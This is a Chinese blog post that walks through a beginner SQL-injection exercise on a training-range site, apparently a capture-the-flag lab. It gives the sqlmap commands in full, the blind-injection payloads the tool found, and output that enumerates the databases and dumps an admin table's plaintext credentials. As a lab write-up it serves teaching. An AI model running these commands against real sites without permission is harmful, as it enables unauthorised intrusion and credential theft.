
sql注入漏洞测试2（初级篇）--为了女神小芳^o^

原创

waxcj 已于 2022-04-04 12:24:58 修改 3222 收藏 1
分类专栏： 信息安全 文章标签： web安全 mysql
于 2022-04-04 12:22:05 首次发布

今天的的靶场是来自封神台的一个sql注入靶场，图片如下



点击进入传送门，结果如下图所示，先观察网站的url，查看是否有sql注入特征的信息，结果发现没有什么有用信息，但是图片下面有一个超链接，点进去看看！

进去之后看到了网站的url有我们想要的信息——“？id=1”，这时候我们就可以去试试是否存在sql注入漏洞存在。


首先还是使用sqlmap（sqlmap对于新手来说是一款很好用的sql注入软件），进入sqlmap，将要测试网站的url输入进去

```
C:\Users\86198\Desktop\sqlmap-master>sqlmap.py
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.4.4.2#dev}
|_ -| . [.]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

Usage: sqlmap.py [options]

sqlmap.py: error: missing a mandatory option (-d, -u, -l, -m, -r, -g, -c, --list-tampers, --wizard, --update, --purge or --dependencies). Use -h for basic and -hh for advanced help


Press Enter to continue...
[11:50:56] [WARNING] you haven't updated sqlmap for more than 725 days!!!

C:\Users\86198\Desktop\sqlmap-master>sqlmap.py -u http://rhiq8003.ia.aqlab.cn/?id=1
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.4.4.2#dev}
|_ -| . [.]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws
. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 11:53:30 /2022-04-04/

[11:53:30] [INFO] resuming back-end DBMS 'mysql'
[11:53:30] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=1 AND 5699=5699

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1 AND (SELECT 8530 FROM (SELECT(SLEEP(5)))Cagw)
---
[11:53:30] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.0.12
[11:53:30] [INFO] fetched data logged to text files under 'C:\Users\86198\AppData\Local\sqlmap\output\rhiq8003.ia.aqlab.cn'
[11:53:30] [WARNING] you haven't updated sqlmap for more than 725 days!!!

[*] ending @ 11:53:30 /2022-04-04/
```



不测不知道，一测就发现了有两个注入类型（布尔盲注和时间盲注），接着就爆破数据库名，查看一下所有的数据库名

```
C:\Users\86198\Desktop\sqlmap-master>sqlmap.py -u http://rhiq8003.ia.aqlab.cn/?id=1 --dbs
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.4.4.2#dev}
|_ -| . [.]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal l
. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 11:57:33 /2022-04-04/

[11:57:34] [INFO] resuming back-end DBMS 'mysql'
[11:57:34] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=1 AND 5699=5699

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1 AND (SELECT 8530 FROM (SELECT(SLEEP(5)))Cagw)
---
[11:57:34] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.0.12
[11:57:34] [INFO] fetching database names
[11:57:34] [INFO] fetching number of databases
[11:57:34] [INFO] resumed: 3
[11:57:34] [INFO] resumed: information_schema
[11:57:34] [INFO] resumed: maoshe
[11:57:34] [INFO] resumed: test
available databases [3]:
[*] information_schema
[*] maoshe
[*] test

[11:57:34] [INFO] fetched data logged to text files under 'C:\Users\86198\AppData\Local\sqlmap\output\rhiq8003.ia.aqlab.cn'
[11:57:34] [WARNING] you haven't updated sqlmap for more than 725 days!!!

[*] ending @ 11:57:34 /2022-04-04/
```


找到了3个数据库名，根据上图信息，盲猜一下有用信息应该在猫舍数据库中，接下来就要爆破数据表了



爆出来了我们想要的admin字段，下面就爆破字段



爆破出来了id，password，username字段。 最后一步了，爆破所有数据

```
C:\Users\86198\Desktop\sqlmap-master>sqlmap.py -u http://rhiq8003.ia.aqlab.cn/?id=1 -D maoshe -T admin -C id,password,username --dump
        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.4.4.2#dev}
|_ -| . [(]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_V...       |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, s
. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 12:17:58 /2022-04-04/

[12:17:58] [INFO] resuming back-end DBMS 'mysql'
[12:17:58] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=1 AND 5699=5699

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1 AND (SELECT 8530 FROM (SELECT(SLEEP(5)))Cagw)
---
[12:17:58] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.0.12
[12:17:58] [INFO] fetching entries of column(s) ``id`, `password`, username' for table 'admin' in database 'maoshe'
[12:17:58] [INFO] fetching number of column(s) ``id`, `password`, username' entries for table 'admin' in database 'maoshe'
[12:17:58] [INFO] resumed: 2
[12:17:58] [INFO] resumed: 1
[12:17:58] [INFO] resumed: hellohack
[12:17:58] [INFO] resumed: admin
[12:17:58] [INFO] resumed: 2
[12:17:58] [INFO] resumed: zkaqbanban
[12:17:58] [INFO] resuming partial value: ppt领
[12:17:58] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data retrieval
[12:17:58] [INFO] retrieved: 取微信
Database: maoshe
Table: admin
[2 entries]
+----+------------+----------+
| id | password   | username |
+----+------------+----------+
| 1  | hellohack  | admin    |
| 2  | zkaqbanban | ppt领取微信 |
+----+------------+----------+
```

CSDN @waxcj

找到了用户名和密码，也没有加密，直接去提交flag

好了，今天的内容结束了，希望对大家有帮助！（官方答案是使用sql手工注入）